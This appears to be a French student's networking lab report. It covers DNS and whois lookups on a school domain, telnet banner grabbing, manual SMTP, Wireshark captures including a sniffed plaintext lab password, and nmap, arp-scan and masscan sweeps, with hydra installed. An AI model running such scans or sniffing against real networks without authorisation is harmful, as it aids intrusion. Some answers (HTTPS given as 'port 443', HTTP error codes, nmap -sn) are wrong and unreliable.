1- Mise en place de l’environnement

Test de ping :

```
Debian GNU/Linux 11 www tty1

www login: root
Password:
Linux www 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  5 09:07:59 CET 2025 on tty1
root@www:~# ping lemonde.fr
PING lemonde.fr (151.101.122.137) 56(84) bytes of data.
64 bytes from 151.101.122.137 (151.101.122.137): icmp_seq=1 ttl=59 time=3.57 ms
64 bytes from 151.101.122.137 (151.101.122.137): icmp_seq=2 ttl=59 time=3.65 ms
64 bytes from 151.101.122.137 (151.101.122.137): icmp_seq=3 ttl=59 time=4.23 ms
64 bytes from 151.101.122.137 (151.101.122.137): icmp_seq=4 ttl=59 time=4.20 ms
^C
--- lemonde.fr ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 3.566/3.911/4.227/0.303 ms
root@www:~#
```

2- Utilisation de whois :
d’abord installation : sudo apt install whois.
utilisation de la commande whois sur rene-descartes.fr.
Résultat :

```
country:                        FR
phone:                          +33.143737851
fax-no:                         +33.143731851
e-mail:                         noc@gandi.net
registrar:                      GANDI
changed:                        2025-03-05T07:41:06.532819Z
anonymous:                      NO
obsoleted:                      NO
eppstatus:                      associated
eppstatus:                      active
eligstatus:                     not identified
reachstatus:                    not identified
source:                         FRNIC

nic-hdl:                        LRD56-FRNIC
type:                           ORGANIZATION
contact:                        Lycee Rene Descartes
address:                        Lycee Rene Descartes
address:                        4 Bd Copernic
address:                        77420 Champs sur Marne
country:                        FR
phone:                          +33.164682507
fax-no:                         +33.164683914
e-mail:                         8e89ec4d8bd95613322f03f80063a07f-5098696@contact.gandi.net
registrar:                      GANDI
changed:                        2020-09-03T12:19:33Z
anonymous:                      NO
obsoleted:                      NO
eppstatus:                      associated
eppstatus:                      active
eligstatus:                     not identified
reachstatus:                    not identified
source:                         FRNIC

>>> Last update of WHOIS database: 2025-03-05T07:50:28.425417Z <<<

root@www:~#
```

3- Test et Résultat des quatres commandes :

1

```
root@www:~# nslookup -type=A rene-descartes.fr 1.1.1.1
Server:         1.1.1.1
Address:        1.1.1.1#53

Non-authoritative answer:
Name:   rene-descartes.fr
Address: 195.221.250.166

root@www:~#
```

2

```
root@www:~# nslookup -type=A rene-descartes.fr
Server:         192.168.100.10
Address:        192.168.100.10#53

Non-authoritative answer:
Name:   rene-descartes.fr
Address: 195.221.250.166

root@www:~# _
```

3

```
root@www:~# nslookup imap
Server:         192.168.100.10
Address:        192.168.100.10#53

imap.mlif.local canonical name = mail.mlif.local.
Name:   mail.mlif.local
Address: 192.168.100.20

root@www:~#
```

4

```
root@www:~# nslookup 192.168.100.10
10.100.168.192.in-addr.arpa     name = messagelab.mlif.local.

root@www:~#
```

4- Tableau types d'enregistrement :

TYPE D'ENREGISTREMENT	EXPLICATION
A	Associe un nom de domaine à une adresse IPv4.
PTR	Utilisé pour la résolution inverse, lie une adresse IP à un nom de domaine.
AAAA	Associe un nom de domaine à une adresse IPv6.
TXT	Stocke des informations textuelles (utilisé notamment pour SPF, DKIM, etc.).
SOA	Indique les informations de base d'une zone DNS, comme le serveur maître et les paramètres de mise en cache.
MX	Spécifie les serveurs de messagerie pour un domaine.
CNAME	Associe un alias à un autre nom de domaine.

5- Rôles et commandes :

1

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52917
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 13, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;rene-descartes.fr.             IN      MX

;; ANSWER SECTION:
rene-descartes.fr.      10800   IN      MX      50 fb.mail.gandi.net.
rene-descartes.fr.      10800   IN      MX      10 spool.mail.gandi.net.

;; AUTHORITY SECTION:
.                       86447   IN      NS      j.root-servers.net.
.                       86447   IN      NS      d.root-servers.net.
.                       86447   IN      NS      e.root-servers.net.
.                       86447   IN      NS      g.root-servers.net.
.                       86447   IN      NS      b.root-servers.net.
.                       86447   IN      NS      f.root-servers.net.
.                       86447   IN      NS      h.root-servers.net.
.                       86447   IN      NS      i.root-servers.net.
.                       86447   IN      NS      m.root-servers.net.
.                       86447   IN      NS      k.root-servers.net.
.                       86447   IN      NS      l.root-servers.net.
.                       86447   IN      NS      a.root-servers.net.
.                       86447   IN      NS      c.root-servers.net.

;; ADDITIONAL SECTION:
E.ROOT-SERVERS.NET.     258444  IN      AAAA    2001:500:a8::e
G.ROOT-SERVERS.NET.     258444  IN      AAAA    2001:500:12::d0d

;; Query time: 31 msec
;; SERVER: 192.168.100.10#53(192.168.100.10)
;; WHEN: Wed Mar 05 09:00:30 CET 2025
;; MSG SIZE  rcvd: 385

root@www:~# _
```

2

```
.                       86447   IN      NS      l.root-servers.net.
.                       86447   IN      NS      a.root-servers.net.
.                       86447   IN      NS      c.root-servers.net.

;; ADDITIONAL SECTION:
E.ROOT-SERVERS.NET.     258444  IN      AAAA    2001:500:a8::e
G.ROOT-SERVERS.NET.     258444  IN      AAAA    2001:500:12::d0d

;; Query time: 31 msec
;; SERVER: 192.168.100.10#53(192.168.100.10)
;; WHEN: Wed Mar 05 09:00:30 CET 2025
;; MSG SIZE  rcvd: 385

root@www:~# dig @8.8.8.8 rene-descartes.fr MX

; <<>> DiG 9.16.48-Debian <<>> @8.8.8.8 rene-descartes.fr MX
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3949
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;rene-descartes.fr.             IN      MX

;; ANSWER SECTION:
rene-descartes.fr.      10800   IN      MX      10 spool.mail.gandi.net.
rene-descartes.fr.      10800   IN      MX      50 fb.mail.gandi.net.

;; Query time: 19 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Mar 05 09:01:41 CET 2025
;; MSG SIZE  rcvd: 101

root@www:~#
```

3

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 805
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 13, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;rene-descartes.fr.             IN      MX

;; ANSWER SECTION:
rene-descartes.fr.      10692   IN      MX      10 spool.mail.gandi.net.
rene-descartes.fr.      10692   IN      MX      50 fb.mail.gandi.net.

;; AUTHORITY SECTION:
.                       86339   IN      NS      f.root-servers.net.
.                       86339   IN      NS      m.root-servers.net.
.                       86339   IN      NS      j.root-servers.net.
.                       86339   IN      NS      e.root-servers.net.
.                       86339   IN      NS      h.root-servers.net.
.                       86339   IN      NS      g.root-servers.net.
.                       86339   IN      NS      k.root-servers.net.
.                       86339   IN      NS      a.root-servers.net.
.                       86339   IN      NS      c.root-servers.net.
.                       86339   IN      NS      d.root-servers.net.
.                       86339   IN      NS      i.root-servers.net.
.                       86339   IN      NS      b.root-servers.net.
.                       86339   IN      NS      l.root-servers.net.

;; ADDITIONAL SECTION:
E.ROOT-SERVERS.NET.     258336  IN      AAAA    2001:500:a8::e
G.ROOT-SERVERS.NET.     258336  IN      AAAA    2001:500:12::d0d

;; Query time: 0 msec
;; SERVER: 192.168.100.10#53(192.168.100.10)
;; WHEN: Wed Mar 05 09:02:18 CET 2025
;; MSG SIZE  rcvd: 385

root@www:~#
```

`dig rene-descartes.fr MX`

- Cette commande interroge le serveur DNS configuré par défaut sur la machine de l'utilisateur pour obtenir les enregistrements **MX** du domaine **rene-descartes.fr**.

`dig @8.8.8.8 rene-descartes.fr MX`


- Ici, la requête est envoyée au serveur DNS **Google Public DNS** (**8.8.8.8**) au lieu du serveur DNS par défaut. Cela permet de comparer les résultats avec un autre résolveur.

`dig -t MX rene-descartes.fr`


- Cette commande est similaire à la première, mais elle utilise explicitement l'option `-t MX` pour préciser le type d'enregistrement recherché. Cependant, cette option est souvent implicite lorsqu'on spécifie directement **MX** après le domaine.

5- DNS Dumpster :

1-



2-



3- C’est le serveur Live DNS Anycast

4- Apache 2.4.52

5- C’est Ubuntu


6- Les adresses publiques sont 195.221.250.167 et 195.221.250.166

7- L’alias est ent


5- shodan.io : 192.121.250.167 localiser en france

6- Outils firefox :

filtrage :



Liste des cookies :



7-

```
<script nonce="" defer="" src="/apps/side_menu/l10n/fr.js?v=3db07a5d-32"></script>
<script nonce="" defer="" src="/apps/side_menu/js/sideMenu.js?v=3db07a5d-32"></script>
```

7- Ping : test ping -c5 message lab
Résultat :

```
root@www:~# ping -c5 messagelab
PING messagelab.mlif.local (192.168.100.10) 56(84) bytes of data.
64 bytes from messagelab.mlif.local (192.168.100.10): icmp_seq=1 ttl=63 time=0.271 ms
64 bytes from messagelab.mlif.local (192.168.100.10): icmp_seq=2 ttl=63 time=0.521 ms
64 bytes from messagelab.mlif.local (192.168.100.10): icmp_seq=3 ttl=63 time=0.608 ms
64 bytes from messagelab.mlif.local (192.168.100.10): icmp_seq=4 ttl=63 time=0.537 ms
```

le C permet de spécifier le nombre de paquets envoyés exemple c5 = 5 paquets envoyés.

Le pare-feu peut bloquer, la machine est sur un autre réseau, ou filtre qui bloque.

8- Traceroute:
résultat de la commande :

```
root@www:~# traceroute messagelab
traceroute to messagelab (192.168.100.10), 30 hops max, 60 byte packets
 1  192.168.200.254 (192.168.200.254)  0.158 ms  0.220 ms  0.224 ms
 2  messagelab.mlif.local (192.168.100.10)  0.613 ms  0.570 ms  0.539 ms
root@www:~#
```

L'outil traceroute est utilisé pour diagnostiquer les problèmes de réseau en traçant le chemin qu'un paquet de données prend pour atteindre une destination spécifique sur Internet. Il montre chaque saut que le paquet fait à travers les routeurs intermédiaires.

Pour windows il y’a la commande TRACERT

8- Telnet : test avec la commande telnet messagelab 80 :

Résultat :

```
root@messagelab:~# telnet messagelab 80
Trying 127.0.1.1...
Connected to messagelab.
Escape character is '^]'.
GET / HTTP/1.1
HTTP/1.1 408 Request Timeout
Date: Thu, 06 Mar 2025 13:00:34 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 296
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>408 Request Timeout</title>
</head><body>
<h1>Request Timeout</h1>
<p>Server timeout waiting for the HTTP request from the client.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at 127.0.1.1 Port 80</address>
</body></html>
Connection closed by foreign host.
root@messagelab:~#
```

- Le type de serveur est Apache
- La version est 2.4.25
- Le système d'exploitation est Debian

9- Démarrage du serveur mail :

```
root@messagelab:~# service postfix start
root@messagelab:~# telnet localhost 25
Trying ::1...
Connected to localhost.
Escape character is '^]'.
220 messagelab.mlif.local ESMTP Postfix (Debian/GNU)
```

Création et envoie d'un mail :

```
mail from: user1@mlif.local
250 2.1.0 Ok
rcpt to: user2@mlif.local
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
hello sio !
.
250 2.0.0 Ok: queued as 29285407EA
quit
221 2.0.0 Bye
Connection closed by foreign host.
root@messagelab:~# _
```

Vérification des Logs :


```
essagelab.mlif.local>
Mar  6 14:08:03 messagelab postfix/qmgr[939]: 29285407EA: from=<user1@mlif.local>, size=321, nrcpt=1
 (queue active)
Mar  6 14:08:03 messagelab postfix/local[958]: 29285407EA: to=<user2@mlif.local>, relay=local, delay
=44, delays=44/0.01/0/0.02, dsn=2.0.0, status=sent (delivered to maildir)
Mar  6 14:08:03 messagelab postfix/qmgr[939]: 29285407EA: removed
Mar  6 14:08:12 messagelab postfix/smtpd[951]: disconnect from localhost[::1] mail=1 rcpt=1 data=1 q
uit=1 unknown=0/1 commands=4/5
root@messagelab:~# _
```

10- Utilisation de Wireshark :

Lancement avec le terminal :

```
root@client-mlif: /home/test
Fichier  Actions  Éditer  Vue  Aide
root@client-mlif: /home/test
test@client-mlif:~$ sudo su
[sudo] password for test:
root@client-mlif:/home/test# wireshark &
[1] 1479
root@client-mlif:/home/test#  ** (wireshark:1479) 14:13:05.277391 [GUI WARNING] -- QStandard
Paths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
root@client-mlif:/home/test#
```

Ouverture de wireshark :



Capture des fluxs :

tcp.port == 25

No.	Time	Source	Destination	Protocol	Length	Info
11	64.644567208	192.168.50.10	192.168.100.10	TCP	74	53844 → 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
12	64.644876603	192.168.100.10	192.168.50.10	TCP	74	25 → 53844 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 S
13	64.644891518	192.168.50.10	192.168.100.10	TCP	66	53844 → 25 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=176448412
14	64.656603460	192.168.100.10	192.168.50.10	SMTP	120	S: 220 messagelab.mlif.local ESMTP Postfix (Debian/GNU)
15	64.656635536	192.168.50.10	192.168.100.10	TCP	66	53844 → 25 [ACK] Seq=1 Ack=55 Win=64256 Len=0 TSval=17644841

```
▸ Frame 11: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_65:bb:5a (08:00:27:65:bb:5a), Dst: PcsCompu_bb:0f:df (08:00:27:bb:0f:df)
▸ Internet Protocol Version 4, Src: 192.168.50.10, Dst: 192.168.100.10
▸ Transmission Control Protocol, Src Port: 53844, Dst Port: 25, Seq: 0, Len: 0
```

```
0000  08 00 27 bb 0f df 08 00  27 65 bb 5a 08 00 45 10   ··'·····  'e·Z··E·
0010  00 3c 7a 2c 40 00 40 06  a9 1a c0 a8 32 0a c0 a8   ·<z,@·@·  ····2···
0020  64 0a d2 54 00 19 33 76  1f 5b 00 00 00 00 a0 02   d··T··3v  ·[******
0030  fa f0 17 94 00 00 02 04  05 b4 04 02 08 0a 69 2b   ********  ******i+
0040  e4 1c 00 00 00 00 01 03  03 07                     ********  ··
```

Le port d'écoute du service SMTP est 25 (comme indiqué par le filtre Wireshark tcp.port == 25).

Le flux SMTP standard sur le port 25 n'est pas chiffré. SMTP en clair ne protège pas les données transmises. Cependant, le chiffrement peut être ajouté via STARTTLS sur le même port ou via SMTPS sur le port 465.

SMTP utilise TCP (Transmission Control Protocol) comme protocole de transport de couche 4, car il garantit une transmission fiable des messages.

SMTP signifie Simple Mail Transfer Protocol. C'est le protocole standard utilisé pour l'envoi d'e-mails sur Internet.

```
Fichier  Actions  Éditer  Vue  Aide
test@client-mlif: ~
test@client-mlif:~$ telnet messagelab 25
```

```
Fichier  Actions  Éditer  Vue  Aide
test@client-mlif: ~
test@client-mlif:~$ telnet messagelab 25
Trying 192.168.100.10...
Connected to messagelab.mlif.local.
Escape character is '^]'.
220 messagelab.mlif.local ESMTP Postfix (Debian/GNU)
mail from: user1@mlif.local
250 2.1.0 Ok
rcpt to: user2@mlif.local
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
hello sio !
.
250 2.0.0 Ok: queued as CB403408FC
quit
221 2.0.0 Bye
Connection closed by foreign host.
test@client-mlif:~$
```

réception flux smtp :

```
▾ Simple Mail Transfer Protocol
  ▾ Command Line: rcpt to: user2@mlif.local\r\n
      Command: rcpt
      Request parameter: to: user2@mlif.local
```

1- Quel est le port d’écoute du service SMTP ? Le flux est-il chiffré ?


Le port du service SMTP est 25, le flux est pas chiffré


2- Quel est le protocole de couche 4 associé à SMTP ?


TCP


3- Que signifie SMTP ?

Simple Mail Transfer Protocol










position http :



capture du mot de passe :

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "theodore.mdl"
  Form item: "password" = "123456789"
  Form item: "login-php-submit-button" = "Login"
```

1-La conversation est-elle chiffrée ?
La conversation n'est pas chiffrée

2-Quel protocole faudrait-il utiliser pour rendre le flux confidentiel ?
le port 443

3-Quel est le code de retour HTTP en cas de tentative d'accès à un site inexistant ?
401 ou 403 ou host unreachable

4-Dans le cas du site www.mlif.local, quel est le code de retour HTTP ?
404

saisis de la commande :

```
root@client-mlif:/home/test# nmap -A imap
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-06 14:00 CET
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.45 seconds
```

Nmap tente d'abord une résolution par DNS

La machine de nom imap est l'alias (CNAME) de quel autre nom ?
Le nom est : mail.mlif.local, Imap est un alias de mail

Avant d'envoyer des paquets vers l'adresse IP cible, la machine effectuant le scan doit d'abord connaître l'adresse MAC de la passerelle par défaut ou d'un autre équipement réseau. Si la machine se trouve sur un sous-réseau différent de 192.168.100.10, elle devra passer par une passerelle (généralement 192.168.50.254), ce qui explique l'envoi d'une requête ARP.

Création d’une nouvelle capture :

```
root@client-mlif:/home/test# nmap -PR -sn 192.168.50.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-06 14:16 CET
Nmap scan report for _gateway (192.168.50.254)
Host is up (0.00028s latency).
MAC Address: 08:00:27:B8:A1:24 (Oracle VirtualBox virtual NIC)
Nmap scan report for client-mlif (192.168.50.30)
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 6.06 seconds
```

Demande à nmap d'utiliser des requêtes ARP pour détecter les hôtes actifs sur le réseau local pour l’option pr SN sert à faire des scan TCP null, FIN et XMAS

installation du paquet :

```
root@client-mlif:/home/test# arp-scan 192.168.50.0/24
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:ad:f9:d4, IPv4: 192.168.50.30
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.254  08:00:27:b8:a1:24       PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.855 seconds (138.01 hosts/sec). 1 responded
```

L'intérêt de ce scan permet de connaître les appareils actifs sur le réseau local

de voir les adresses mac et ip afin d’exploiter les failles

```
root@client-mlif:/home/test# nmap -PE -sn 192.168.100.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-06 14:25 CET
Nmap scan report for messagelab.mlif.local (192.168.100.10)
Host is up (0.00032s latency).
Nmap scan report for 192.168.100.254
Host is up (0.00019s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 1.94 seconds
```

```
root@client-mlif:/home/test# nmap -PU -sn 192.168.100.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-06 14:27 CET
Nmap scan report for messagelab.mlif.local (192.168.100.10)
Host is up (0.00049s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 1.93 seconds
```

La 1ère commande est un ping ICMP
La 2ème commande est un ping UDP

```
root@client-mlif:/home/test# masscan 192.168.200.5 -p80,443,22
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-03-06 13:34:57 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [3 ports/host]
Discovered open port 22/tcp on 192.168.200.5
Discovered open port 80/tcp on 192.168.200.5
rate:  0.00-kpps, 100.00% done, waiting -27-secs, found=2
```

Ce scan cherche les ports ouverts

capture avec wireshark

No.	Time	Source	Destination	Protocol	Length	Info
10628	2917.6579241…	PcsCompu_b8:a1:24	PcsCompu_ad:f9:d4	ARP	60	192.168.50.254 is at 08:00:27:b8:a1:24
10629	2917.6965168…	192.168.50.30	192.168.200.5	TCP	54	48681 → 22 [SYN] Seq=0 Win=1024 Len=0
10630	2917.6971032…	192.168.200.5	192.168.50.30	TCP	60	22 → 48681 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10631	2917.6971259…	192.168.50.30	192.168.200.5	TCP	54	48681 → 22 [RST] Seq=1 Win=0 Len=0
10632	2917.7966384…	192.168.50.30	192.168.200.5	TCP	60	48681 → 22 [RST] Seq=1 Win=1200 Len=0
10633	2917.7966770…	192.168.50.30	192.168.200.5	TCP	54	48681 → 443 [SYN] Seq=0 Win=1024 Len=0
10634	2917.7966901…	192.168.50.30	192.168.200.5	TCP	54	48681 → 80 [SYN] Seq=0 Win=1024 Len=0
10635	2917.7972147…	192.168.200.5	192.168.50.30	TCP	60	443 → 48681 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10636	2917.7972148…	192.168.200.5	192.168.50.30	TCP	60	80 → 48681 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10637	2917.7972508…	192.168.50.30	192.168.200.5	TCP	54	48681 → 80 [RST] Seq=1 Win=0 Len=0
10638	2917.7973936…	192.168.50.30	192.168.200.5	TCP	60	48681 → 443 [RST] Seq=1 Win=1200 Len=0
10639	2917.7976243…	192.168.50.30	192.168.200.5	TCP	60	48681 → 80 [RST] Seq=1 Win=1200 Len=0

```
root@client-mlif:/home/test# apt install hydra
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
hydra est déjà la version la plus récente (9.2-1ubuntu1).
Les paquets suivants ont été installés automatiquement et ne sont plus nécessaires :
  fonts-opensymbol gparted-common gstreamer1.0-gtk3 libabsl20210324 libabw-0.1-1
  libatkmm-1.6-1v5 libboost-filesystem1.74.0 libboost-iostreams1.74.0
  libboost-locale1.74.0 libboost-thread1.74.0 libcairomm-1.0-1v5 libcdr-0.1-1
  libclucene-contribs1v5 libclucene-core1v5 libcolamd2 libe-book-0.1-1 libeot0
  libepubgen-0.1-1 libetonyek-0.1-1 libexttextcat-2.0-0 libexttextcat-data
  libfreehand-0.1-1 libglibmm-2.4-1v5 libgtkmm-3.0-1v5 libharfbuzz-icu0 liblangtag-common
  liblangtag1 libmhash2 libmspub-0.1-1 libmwaw-0.3-3 libmythes-1.2-0 libodfgen-0.1-1
  liborcus-0.17-0 liborcus-parser-0.17-0 libpagemaker-0.0-0 libpangomm-1.4-1v5
